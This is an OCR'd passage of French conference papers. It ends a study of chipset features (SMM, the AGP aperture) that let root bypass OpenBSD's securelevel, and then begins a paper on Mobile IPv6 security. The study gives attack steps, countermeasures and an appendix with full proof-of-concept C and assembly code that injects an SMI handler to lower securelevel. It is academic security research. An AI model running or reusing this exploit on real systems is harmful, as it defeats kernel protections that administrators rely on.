- un moyen d'écrire dans la zone mémoire d'adresses physiques 0xA0000-0xBFFFF.

A titre d'exemple, sur la plupart des systèmes Unix, le serveur graphique (X) possède de tels privilèges.

Mise en pratique Nous présentons ici une mise en pratique de ce qui précède dans le cadre de la réalisation d'une escalade de privilèges « root vers noyau » sous OpenBSD. On suppose que l'on dispose d'un système x86 quelconque[17] fonctionnant sous OpenBSD en mode « Highly Secure ». On suppose d'autre part que la variable système machdep.allowaperture est non nulle (cas par défaut) et que l'attaquant peut exécuter du code sous l'identité root.

[16] Le même type d'exploit est également envisageable sous NetBSD dès que le module sysutils/aperture est installé.

[17] Possédant un chipset Intel® ou équivalent.

Dans un tel scénario, l'attaquant peut avoir accès à tous les ports d'entrée-sortie (via l'appel i386_iopl, car machdep.allowaperture n'est pas nulle), et peut écrire dans la zone de mémoire (physique) 0xA0000-0xBFFFF via le pseudo-fichier /dev/xf86 (voir section 4.2). En revanche, à cause du mécanisme de securelevel, l'attaquant ne dispose a priori d'aucun moyen d'exécuter du code avec des privilèges noyau. L'attaque présentée permet d'obtenir de tels privilèges.

Ses étapes sont les suivantes :

- l'attaquant exécute l'appel système i386_iopl afin d'obtenir le droit d'écrire sur les ports d'entrée-sortie PIO ;
- l'attaquant vérifie que les SMI sont autorisées et si ce n'est pas le cas les autorise en écrivant dans le registre SMI_EN (voir section 3.3) ;
- l'attaquant vérifie que le bit D_LCK est mis à 0, puis met le bit D_OPEN à 1 de telle sorte que la SMRAM soit accessible en mode protégé ;
- l'attaquant utilise un accès en écriture sur /dev/xf86 pour injecter dans la SMRAM la routine de traitement de la SMI qu'il souhaite exécuter ;
- l'attaquant déclenche une SMI à l'aide, par exemple d'un accès en écriture sur le port 0xb2.

Le chipset va alors générer une SMI à destination du processeur qui va sauvegarder son contexte, changer de mode et exécuter la routine de traitement injectée par l'attaquant. Cette routine peut par exemple abaisser le securelevel ou créer une nouvelle entrée dans la table des descripteurs de segments[18] du mode protégé. Le code présenté en annexe 6 illustre une telle escalade de privilèges. Cette escalade démontre le manque de cohérence du mécanisme de securelevel quand machdep.allowaperture est non nulle.

Contremesures Plusieurs contremesures sont possibles dans le cas de l'exploit présenté sur OpenBSD. De façon générale, les administrateurs du système doivent mettre la variable machdep.allowaperture à zéro s'ils n'ont pas besoin du mode graphique. Cette mesure bloque l'accès au périphérique /dev/xf86 et à l'appel i386_iopl.

Une autre contremesure pourrait être de forcer le bit D_LCK à 1 (avec D_OPEN à 0) le plus tôt possible dans la séquence de démarrage du système d'exploitation. Ce faisant, la SMRAM est rendue inaccessible depuis le mode protégé et toute injection de code ultérieure dans la routine de traitement de la SMI serait alors impossible depuis le mode protégé. Cette contremesure présente l'inconvénient majeur de faire intervenir des instructions qui sont très peu portables d'un chipset à l'autre.

Cohérence du modèle de protection de la mémoire Les mécanismes de protection de la mémoire (segmentation et pagination) ne s'appliquent qu'en mode protégé (ou en mode 8086 virtuel). Pour que le noyau puisse assurer l'intégrité de son propre espace mémoire, il doit utiliser correctement ces mécanismes, mais aussi garantir qu'aucune transition non maîtrisée vers d'autres modes moins sûrs n'est possible. Dans le cas du mode SMM, le modèle n'est cohérent que si la modification du code de la routine de traitement de la SMI n'est pas modifiable par une tâche de ring 3 du mode protégé. Toutefois, certains chipsets proposent une fonctionnalité (registre de configuration de la SMRAM) qui remet en cause cette propriété. Ceci pose donc le problème de

[18] La table globale des descripteurs de segments (GDT) permet au système d'exploitation de définir la liste et les propriétés des segments reconnus par la MMU. Cette table peut également contenir des structures appelées « Call Gates » qui autorisent certaines transitions d'un ring vers un autre.

la cohérence globale du modèle notamment lorsque le système d'exploitation utilise par ailleurs les mécanismes de délégation de privilèges E/S proposés par le processeur.

5.2 Utilisation de l'ouverture graphique

Cette section montre comment il est possible d'utiliser la fonctionnalité d'ouverture graphique pour réaliser une escalade locale de privilèges. Nous avons mis en œuvre ce mécanisme dans le cadre d'une attaque de type « preuve de concept » qui réalise une escalade de type « root vers noyau » sous OpenBSD en mode Highly Secure. Pour des raisons de concision, seuls les principes en sont présentés ici.

Principes Le principe global de l'attaque est de relocaliser l'ouverture graphique de telle manière que celle-ci recouvre l'adresse correspondant à la variable stockant la valeur du securelevel. On crée une table de traduction que l'on localise dans l'espace utilisateur et qui va faire correspondre chaque page à elle-même (en d'autres termes, l'ouverture graphique est transparente afin de ne pas perturber le fonctionnement global du système) à l'exception de la page contenant la variable correspondant au securelevel. Cette page sera redirigée vers une page allouée dans l'espace utilisateur identique à la page d'origine sauf pour la valeur du securelevel qui sera fixée à -1. Du point de vue du système, rien n'aura changé sauf la valeur du securelevel. Le passage en mode « Permanently Insecure » est ainsi transparent pour le système d'exploitation. Une fois le securelevel abaissé, il est




Fig. 3. Principes d'une attaque exploitant l'ouverture graphique

aisé d'exécuter du code arbitraire en ring 0 par exemple en chargeant un module noyau. On peut imaginer de nombreuses variantes à cette attaque. Il est ainsi possible en utilisant cette technique de substituer à toute structure noyau[19] ou code noyau une copie spécialement préparée à cet effet

[19] On peut par exemple ajouter une « call gate » arbitraire vers le ring 0 dans la table globale des descripteurs de segments.

(voir l'exemple du remplacement dynamique de la table des descripteurs de segments (GDT) sur la figure 3). Sur un système mettant en œuvre le mécanisme des capacités (voir section 4.2), on pourrait de même exploiter `CAP_SYS_RAWIO` pour obtenir toutes les autres capacités.

L'attaque sera d'autant plus simple que le système d'exploitation n'utilise pas de lui-même la fonctionnalité d'ouverture graphique. Dans le cas contraire, l'emploi que l'on souhaite faire de cette fonctionnalité risque d'entrer en conflit avec celui que le système d'exploitation souhaite en faire, ce qui pourrait mener à des dysfonctionnements critiques du système.

Difficultés pratiques Afin de mener à bien l'attaque décrite ici, l'attaquant doit posséder :

- les privilèges E/S suffisants pour accéder aux registres APBASE, APSIZE, ATTBASE et AGPM ;
- un accès en lecture sur la mémoire physique afin de pouvoir établir une correspondance entre l'adresse virtuelle des buffers qu'il alloue et leur adresse physique ; ceci est nécessaire pour pouvoir renseigner les registres de configuration qui exploitent des adresses physiques ; cet accès en lecture permet aussi d'analyser la page que l'on souhaite remplacer afin que la substitution ait lieu dans les meilleures conditions.

On peut remarquer qu'un attaquant capable d'exécuter du code sous l'identité root en mode « Highly Secure » sous OpenBSD possède des privilèges suffisants pour mener à bien l'attaque et donc exécuter du code arbitraire avec des privilèges équivalents à ceux du noyau. La meilleure contremesure contre cette escalade de privilèges potentielle est de paramétrer le système de telle sorte que machdep.allowaperture soit nulle lorsque cela est possible[20].

Cohérence du modèle de protection de la mémoire Le modèle de protection mémoire reposant sur les mécanismes de pagination et de segmentation du mode protégé ne reste cohérent que s'il est impossible aux applications utilisateur de modifier les projections mémoires spécifiées par le noyau. Or, le schéma d'attaque présenté dans cette section démontre que ces mécanismes peuvent être contournés par l'utilisation de fonctionnalités du chipset telles que l'ouverture graphique. Du code en ring 3 peut par ce mécanisme modifier les projections mémoires effectives de l'espace virtuel.

6 Conclusion

Dans cet article, nous avons mis en évidence les conséquences d'un manque de modélisation globale des fonctionnalités matérielles des composants d'une carte mère. Plus exactement, la conjonction de plusieurs fonctionnalités proposées par le chipset et le processeur peuvent induire des faiblesses dans certains mécanismes de sécurité sur lesquels reposent les fondements de la robustesse des politiques de sécurité des systèmes d'exploitation. Dans un des exemples que nous présentons, le processeur dispose d'un mécanisme qui lui permet de s'assurer qu'aucune commande logicielle locale ne peut causer un changement de mode vers le mode SMM. Le chipset quant à lui fournit au code de démarrage de l'ordinateur une interface de configuration du mode SMM. Bien que les deux fonctionnalités soient cohérentes indépendamment l'une de l'autre, c'est leur conjonction qui met en péril le système.

Nous avons montré que le problème évoqué n'était pas un problème isolé mais bien un problème de fond qui nécessite une réponse adaptée. Nous avons précisé de quelle façon la cohérence globale

[20] Comme indiqué dans la section précédente, un tel réglage empêche le système d'utiliser le mode graphique.

des modèles de sécurité matériels et logiciels pouvait être remise en cause. Les travaux futurs s'orienteront vers la détermination des fonctionnalités potentiellement dangereuses. Il est en effet nécessaire d'étudier, à partir des privilèges délégués à chacun des acteurs d'un système, l'ensemble des opérations critiques qu'ils seront indirectement autorisés à effectuer.

Références

1. Dornseif M. (2005), Own3d by an iPod. *CanSecWest Core'05*, `http://cansecwest.com/core05/2005-firewire-cansecwest.pdf`.
2. Maynor D. (2005), Own3d by evrithing else : USB/PCMCIA issues. *CanSecWest Core'05*, `http://cansecwest.com/core05/DMA.pdf`.
3. Intel (1996) 82093AA I/O Advanced Programmable Interrupt Controller (I/O APIC) datasheet. `http://www.intel.com/design/chipsets/data/shts/290566.htm`.
4. Intel, IA 32 Intel Architecture Software Developer's Manual Volume 1 : Basic Architecture. `http://developer.intel.com/design/pentium4/manuels/223665.htm`
5. Intel, IA 32 Intel Architecture Software Developer's Manual Volume 2A : Instruction Set Reference, A-M. `http://developer.intel.com/design/pentium4/manuels/223666.htm`
6. Intel, IA 32 Intel Architecture Software Developer's Manual Volume 2B : Instruction Set Reference, N-Z. `http://developer.intel.com/design/pentium4/manuels/223667.htm`
7. Intel, IA 32 Intel Architecture Software Developer's Manual Volume 3 : System Programming Guide. `http://developer.intel.com/design/pentium4/manuels/223668.htm`
8. Intel (2002), 82845 Memory Controler Hub (MCH) Datasheet. `http://www.intel.com/design/chipsets/datashts/290725.htm`
9. Intel (2000), 82801 BA-I/O Controler Hub (ICH2) Datasheet. `http://www.intel.com/design/chipsets/datashts/290687.htm`
10. The NetBSD project. `http://www.netbsd.org`.
11. OpenBSD. `http://www.openbsd.org`.
12. POSIX (1997), IEEE Std 1003.1e 1003.2c (Withdrawn Draft). `http://wt-xpilot.org/publications/posix.1e/`

Exemple d'escalade basée sur l'exploitation du mode SMM sous OpenBSD

```
/*
 *
 *  Cet exploit de type "preuve de concept" montre comment un at-
 *  taquant avec des privilèges "root" peut utiliser les fonction-
 *  nalités matérielles (chipset et processeur) pour contourner
 *  les limitations liées à l'utilisation des securelevel sous
 *  OpenBSD. En pratique, les mécanismes utilisés ici permettent
 *  à l'attaquant d'obtenir un accès en écriture illimité à la
 *  mémoire physique. Cet accès est ici uniquement utilisé pour
 *  abaisser le securelevel d'un niveau "Secure" ou "Highly Secure"
 *  vers un niveau "Permanently Insecure".
```

```
 *
 *  Note: Ne pas oublier l'option -li386 lors de l'édition de liens.
 */

/*
 *  fichiers d'en-tête
 */

#include <stdio.h>     /* printf() */
#include <unistd.h>    /* open() */
#include <stdlib.h>    /* exit() */
#include <string.h>    /* memcpy() */
#include <sys/mman.h>  /* mmap() */
#include <sys/types.h> /* paramètres de read(), write() and mmap() */
#include <fcntl.h>     /* paramètres de open()  */

#include <machine/sysarch.h>    /* i386_iopl() */
#include <machine/pio.h>        /* opérations E/S */


#define MEMDEVICE "/dev/xf86"
#define SECLVL_PHYS_ADDR "0x00598944"
        /* obtenu par "nm /bsd | grep securelevel" - 0xd0000000 */


/* Redéfinition de la routine de traitement de la SMI */

extern char handler[], endhandler[];

asm (
        ".data\n"
        ".code16\n"
        ".globl handler, endhandler\n"
        "\n"
        "handler:\n"
        /* Modifie la valeur sauvegardée */
        /* pour EIP. EIP contiendra */
        /* l'adresse de la fonction test() */
        /* DS = 0 */
        "       addr32 mov $test, %eax\n"
        "       mov %eax, %cs:0xfff0\n"
        "       mov $0x0, %ax\n"
        "       mov %ax, %ds\n"
        "       mov $0xffffffff, %eax\n"
        /* securelevel = -1 */
        "       addr32 mov %eax," SECLVL_PHYS_ADDR "\n"
```

```
        "       rsm\n"   /* retour en mode protégé */
        "endhandler:\n"
        "\n"
        ".text\n"
        ".code32\n"
    );


/*
 * On souhaite remplacer la routine de traitement de
 * la SMI par "handler" (assembleur 16 bits) qui modifie
 * le securelevel pendant que le processeur se trouve
 * en mode SMM. De plus, "handler" modifie la valeur
 * sauvée dans la SMRAM pour EIP de telle sorte que
 * le processeur exécute la fonction test() lors de
 * son retour en mode protégé.
 */



/*
 * Cette fonction n'est jamais appelée explicitement.
 * Elle n'est exécutée que lors d'un retour effectif
 * vers le mode protégé depuis le mode SMM.
 */

void test(void)
{
        printf("Changed secure level to INSECURE\n");
        exit(EXIT_SUCCESS);
}

/*
 * Fonction main()
 */

int main(void)
{
        int fd;
        unsigned char *vidmem;


/* On fixe IOPL à 3 afin d'obtenir un accès sur tous
/* les ports PIO */
        i386_iopl(3);
```

```
/* On rend la SMRAM accessible depuis le mode protégé */
/* Possibilité d'interférence avec le serveur X */
        outl(0xcf8, 0x8000009c);
        outl(0xcfc, 0x00384a00);

/* On projette la routine de traitement de la SMI */
/* (0xa8000-0xa8fff) dans notre espace virtuel */
        fd = open(MEMDEVICE, O_RDWR);
        vidmem  =  mmap(NULL, 4096, PROT_READ | PROT_WRITE,
                        MAP_SHARED, fd, 0xa8000);
        close(fd);

/* On remplace la routine de traitement de la SMI
/* par "handler" */
        memcpy(vidmem, handler, endhandler-handler);

/* On supprime la projection */
        munmap(vidmem, 4096);

/* On rend de nouveau la SMRAM inaccessible depuis le
   mode protégé */
        outl(0xcf8, 0x8000009c);
        outl(0xcfc, 0x00380a00);


/* On déclenche une SMI -- Ceci doit exécuter notre nouvelle
   routine de traitement de la SMI */
        outl(0xb2, 0x0000000f);


/* La suite ne devrait jamais être exécutée... La routine */
/* de traitement de la SMI, "handler", retourne vers test() */
        exit(EXIT_FAILURE);
}
```

La sécurité dans Mobile IPv6

Arnaud Ebalard[1] and Guillaume Valadon[2]

[1] EADS Corporate Research Center France
arnaud.ebalard@eads.net
[2] The University of Tokyo - Esaki Lab
LIP6, Paris
guedou@hongo.wide.ad.jp

Résumé Mobile IPv6 fournit à l'utilisateur nomade un moyen de conserver son adresse IP, quel que soit son réseau d'accueil. Il reste ainsi joignable de manière transparente, indépendamment de ses emplacements.

Pour fournir cette fonctionnalité tout en offrant la sécurité aux différentes entités impliquées, le protocole intègre des mécanismes de sécurité initrinsèques tout en se reposant également sur IPsec pour la protection de certains flux.

1 Introduction

Internet est désormais omniprésent dans notre vie de tous les jours et nous permet de communiquer de façon plus efficace que par le passé. Différentes technologies d'accès telles qu'Ethernet, 802.11, et CDMA permettent aujourd'hui d'offrir une connectivité à tout moment et en tout lieu.

De ce fait, le mode d'utilisation d'Internet est en train d'évoluer considérablement, les utilisateurs et leurs équipements devenant de plus en plus mobiles ; il est en effet devenu courant d'utiliser son ordinateur portable au bureau, dans le train et à la maison au cours d'une même journée.

Généralement, le passage d'une méthode d'accès à une autre ou d'un site d'accès à un autre induit un changement des adresses IP utilisées et une perte quasi certaine des éventuelles connections en cours, notamment TCP.

Le rôle du protocole Mobile IPv6 [RFC3775], MIPv6, est de rendre ce changement de site ou de medium transparent aux applications. En pratique, il permet à une machine de rester joignable et de communiquer avec la même adresse, quelle que soit son medium et sa position courante.

Normalisé par l'IETF [RFC3775,RFC3776] et déjà implémenté pour les systèmes d'exploitation majeurs (Windows XP, Linux, *BSD), différents opérateurs étudient d'ores et déjà la manière de déployer cette technologie dans le cadre de leurs activités commerciales. La généralisation rapide d'IPv6 et l'extension naturelle au protocole que MIPv6 constitue pour le nomadisme vont en faire une technologie incontournable dans les années à venir.

Utilisant des extensions spécifiques à IPv6 et tirant partie d'un environnement plus favorable que sous IPv4 (notamment pour IPsec), la sécurité du protocole a été prise en compte dès sa conception.

Après quelques rappels à l'attention des lecteurs non familiers avec IPv6 dans la section 2, la section 3 décrit le protocole Mobile IPv6 en détails. Les sections 4 et 5 sont respectivement consacrées aux problématiques de sécurité dans Mobile IPv6 et aux contraintes soulevées par l'utilisation d'IPsec pour sécuriser ce protocole. Finalement, la section 6 fournit un état de l'art des implémentations existantes sur les aspects sécurité.

2 Rappels sur IPv6

Pour comprendre le fonctionnement de Mobile IPv6, il est tout d'abord nécessaire de bien appréhender le protocole IPv6. Cette section fournit un résumé des éléments clés du protocole, ceux-ci étant principalement comparés à ceux d'IPv4.

Le lecteur déjà familier avec IPv6 peut se reporter directement à la sous-section 2.2, qui détaille les mécanismes propres à IPv6 et nécessaires à Mobile IPv6.

2.1 Différences fondamentales avec IPv4

Les limitations d'IPv4 ont poussé le développement d'une nouvelle version du protocole IP. IPv6 est le résultat de dix années passées à prendre en compte et à résoudre les problèmes liés à IPv4. Les deux principaux problèmes d'IPv4 (source de nombreux autres) sont :

1. son succès ;
2. ses difficultés de passage à l'échelle.

En 1992, les recherches concernant la future version du protocole ont commencé, donnant lieu en 1995 à IPv6 [RFC1883] (puis [RFC2460] en 1998). Outre le passage à un adressage sur 128 bits, le protocole apporte également un grand nombre d'améliorations obtenues de l'expérience acquise grâce à IPv4.

Généralités D'une part, l'un des buts de l'évolution du protocole a consisté à diminuer le travail des noeuds intermédiaires dans le réseau. Ainsi, la fragmentation est maintenant interdite au niveau des routeurs ; elle est réalisée de manière optionnelle entre la source et la destination[3].

D'autre part, dans une volonté de remettre en place des connexions de bout-en-bout de nombreux mécanismes ont été déplacés pour finir par n'être traités que par les hôtes source et destination [SALTZER,RFC1958,RFC3439]. Par exemple, le checksum sur le header IP a disparu.

Dans cette optique, l'élément majeur à prendre en compte est la disparition de la NAT ; ce mécanisme n'ayant plus de sens du fait de l'adressage global permis par la taille des adresses. Désormais, chaque noeud possède une adresse publique, appelée adresse unicast globale dans la terminologie IPv6. Le recours à un élément externe servant de relai dans les connexions de deux clients n'est plus requis. Ainsi, un transfert de fichier entre deux clients peut s'opérer de manière directe sans passer par un tiers, comme une gateway MSN.

IPsec est sans doute le premier bénéficiaire de cet aplanissement du réseau, les clients jusqu'alors inaccessibles du fait de la présence de gateway NAT redevenant à nouveau joignables. Son implémentation est requise dans les piles IPv6 ; ce qui en fait un mécanisme de choix pour la sécurisation de certaines communications.

Au niveau du lien, IPv6 apporte également de nombreuses nouveautés, notamment la disparition d'ARP et son remplacement par un mécanisme d'autoconfiguration basé sur ICMPv6 (Neighbor Discovery, [RFC2461]). Plus généralement, les utilisations d'ICMP ont été étendues, comparativement à celles sous IPv4. Même si certains points sont encore en phase d'étude, l'utilisation de types ICMPv6 séparés laisse un champ propice à une simplification du filtrage et à une sécurisation via IPsec.

[3] Un mécanisme de découverte de la MTU de chemin (PMTU Discovery) utilisant ICMPv6, et une MTU minimale des liens IPv6 étendue à 1280 octets permettent notamment cette avancée

Format des paquets La figure 1 présente le format d'un paquet IPv6. Les informations inutiles aux paquets les plus courants ont été supprimées. Un mécanisme de chaînage, utilisant le champ *Next Header* pour indiquer le header suivant, permet d'étendre les informations présentes dans un paquet, par exemple celles concernant la fragmentation, ESP, ou AH[4].




Fig. 1. Header IPv6

Concrètement, les différences dans le format des headers sont les suivantes :
- les champs *Identification*, *Flags* et *Frag Offset* trouvent des équivalents dans un header optionnel, le *Fragmentation Header*.
- le champ de checksum IP disparait, les vérifications d'intégrité du header IP étant déportées au niveau de TCP, UDP et ICMPv6 via le concept de pseudo-header.
- la diminution du nombre de champs (passage de 14 à 8) permet de réduire le traitement au niveau des routeurs.
- l'alignement sur 64 bits permet d'autres optimisations matérielles.

2.2 Pré-requis pour Mobile IPv6

Routing Header Type 2 Parmi les extensions définies dans [RFC2460], le mécanisme de Routing Header est utilisé par un noeud source pour lister un ou plusieurs noeuds intermédiaires par lesquels le paquet doit transiter pour atteindre sa destination. Lorsqu'il est utilisé, le champ *Next Header* du header précédent prend la valeur 43.

Comme présenté sur la figure 2, un champ type permet de modifier la sémantique de l'extension. Dans son utilisation standard (Routing Header Type 0), il fournit l'équivalent du mécanisme de Source Routing bien connu sous IPv4.

[4] Encapsulation Security Payload et Authentication Header




Fig. 2. Format des Routing Header Type 0

Chaque intermédiaire spécifié dans la liste utilise les valeurs des champs *Segleft* et *Hdr Ext Len* pour obtenir l'adresse de l'intermédiaire suivant. Il permute alors cette adresse avec celle présente dans le champ destination du paquet reçu. Après avoir décrémenté la valeur du champ *Seg Left*, il reémet le paquet. Le destinataire final est celui qui reçoit le paquet avec un champ *Seg Left* à 0.

Mobile IPv6 définit un type spécifique, le type 2, version restreinte du type 0, limitant la liste des intermédiaires à une entrée. Les impacts de ce nouveau type en terme de sécurité sont détaillés par la suite.

Destination Options Header Ce type de header est utilisé pour transporter une information optionnelle devant être examinée uniquement par le noeud destination. Il est identifié par une valeur de 60 dans le champ *Next Header* du header précédent.




Fig. 3. Header IPv6

Le champ *Hdr Ext Len* indique la longueur de ce header en unité de 8 octets (celle-ci n'incluant pas les 8 premiers octets), le champ *Next Header* indiquant le type du header suivant, et le champ *Options* constituant un conteneur générique transportant un nombre variable d'options encodées sous forme de TLV[5].

3 Mobile IPv6

Le protocole Mobile IPv6 a été défini par le groupe de travail *mip6* de l'IETF dans [RFC3775]. Il autorise un hôte à utiliser une adresse IPv6 fixe indépendamment de ses déplacements. Il permet à la couche IP de masquer les effets de la mobilité aux protocoles supérieurs tels que TCP ou UDP et de fait aux applications les utilisant. Dans la terminologie MIPv6, l'hôte mobile est appelé Mobile Node (MN) et l'adresse unique Home Address (HoA). La figure 4 présente les différentes entités impliquées lorsque MIPv6 est utilisé par le MN pour communiquer. Le Home Agent (HA), le Correspondent Node (CN), et le MN utilisent des préfixes IPv6 différents.

Lorsqu'un noeud mobile se déplace, son sous-réseau d'attachement (réseau d'accueil) change, impliquant une modification de préfixe et donc plus généralement d'adresse IP. Ceci pose principalement deux types de problèmes :

1. les connexions existantes (connexions TCP, SA IPsec, ...) entre le noeud mobile et ses clients deviennent invalides ;
2. le noeud mobile n'est plus accessible à son ancienne adresse pour l'ouverture de nouvelles connexions.

Pour bien appréhender les problèmes associés à la mobilité IP et la solution apportée par Mobile IPv6, il est nécessaire de comprendre le double rôle que joue une adresse IP pour un noeud : elle est à la fois *identifiant pour le noeud* [6] (« Identifier ») mais également *adresse pour le routage des messages jusqu'au noeud* (« Locator »). En raison de l'adressage hiérarchique utilisé dans IPv6, cette dernière peut être vue comme une information sur la position géographique du noeud.

3.1 Vue d'ensemble

Comme évoqué précédemment, Mobile IPv6 doit gérer dans le temps les associations entre les informations de position et d'identification pour le noeud.

A cet effet, le protocole définit la notion de **Home Address (HoA)** : il s'agit d'une adresse du réseau mère (classiquement, le réseau de son entreprise) du noeud mobile utilisée pour *identifier* le noeud. Cette adresse lui est associée quel que soit son réseau d'attachement.

Il définit également la notion de **Care-of address (CoA)**, qui est quant à elle l'adresse que possède le noeud dans son réseau d'accueil actuel. Elle ne joue aucun rôle en terme d'identification mais sert uniquement au routage des paquets jusqu'au site d'accueil du noeud.

Il n'existe pas de moyen de distinguer a priori une CoA, d'une HoA, d'une autre adresse IPv6 unicast globale. De plus, MIPv6 est transparent pour les correspondants du noeud mobile, aucune tâche particulière n'étant requise de leur côté[7] : il est ainsi impossible de distinguer un noeud mobile d'un noeud fixe.

[5] Type Length Value

[6] c'est par ce biais que le noeud est généralement désigné, comme fournisseur de certains services

[7] dans un mode non optimisé

Sur son réseau mère (Home Network), le noeud mobile possède un agent, appelé Home Agent (HA), dont le rôle est de tunneler les paquets pour le noeud mobile. Ce Home Agent intercepte les paquets des correspondants à destination du noeud mobile (de sa HoA) et les tunnelle vers l'emplacement courant du noeud (sa CoA), dans son réseau d'accueil. Le mécanisme inverse intervient lorsque le noeud mobile tunnelle un paquet à destination de son correspondant, via son Home Agent. *Le rôle principal du Home Agent est de maintenir la correspondance entre la la CoA et la HoA du noeud mobile*, i.e. entre l'adresse l'identifiant et son emplacement actuel. C'est ce que décrit la figure 4 :




Fig. 4. Mobile IPv6 sans optimisation

Malgré tout, ce mode n'est pas optimal, les paquets à destination du noeud mobile transitant systématiquement par le Home Agent sur le réseau mère. Mobile IPv6 définit donc un mode optimisé appelé Route Optimization, évitant ce routage triangulaire, cf. figure 5. Celui-ci ne fonctionne qu'avec les CN implémentant MIPv6. Cette optimisation de routage n'étant qu'optionnelle, il est possible pour les deux participants de la refuser tout en continuant à communiquer au travers du Home-Agent.

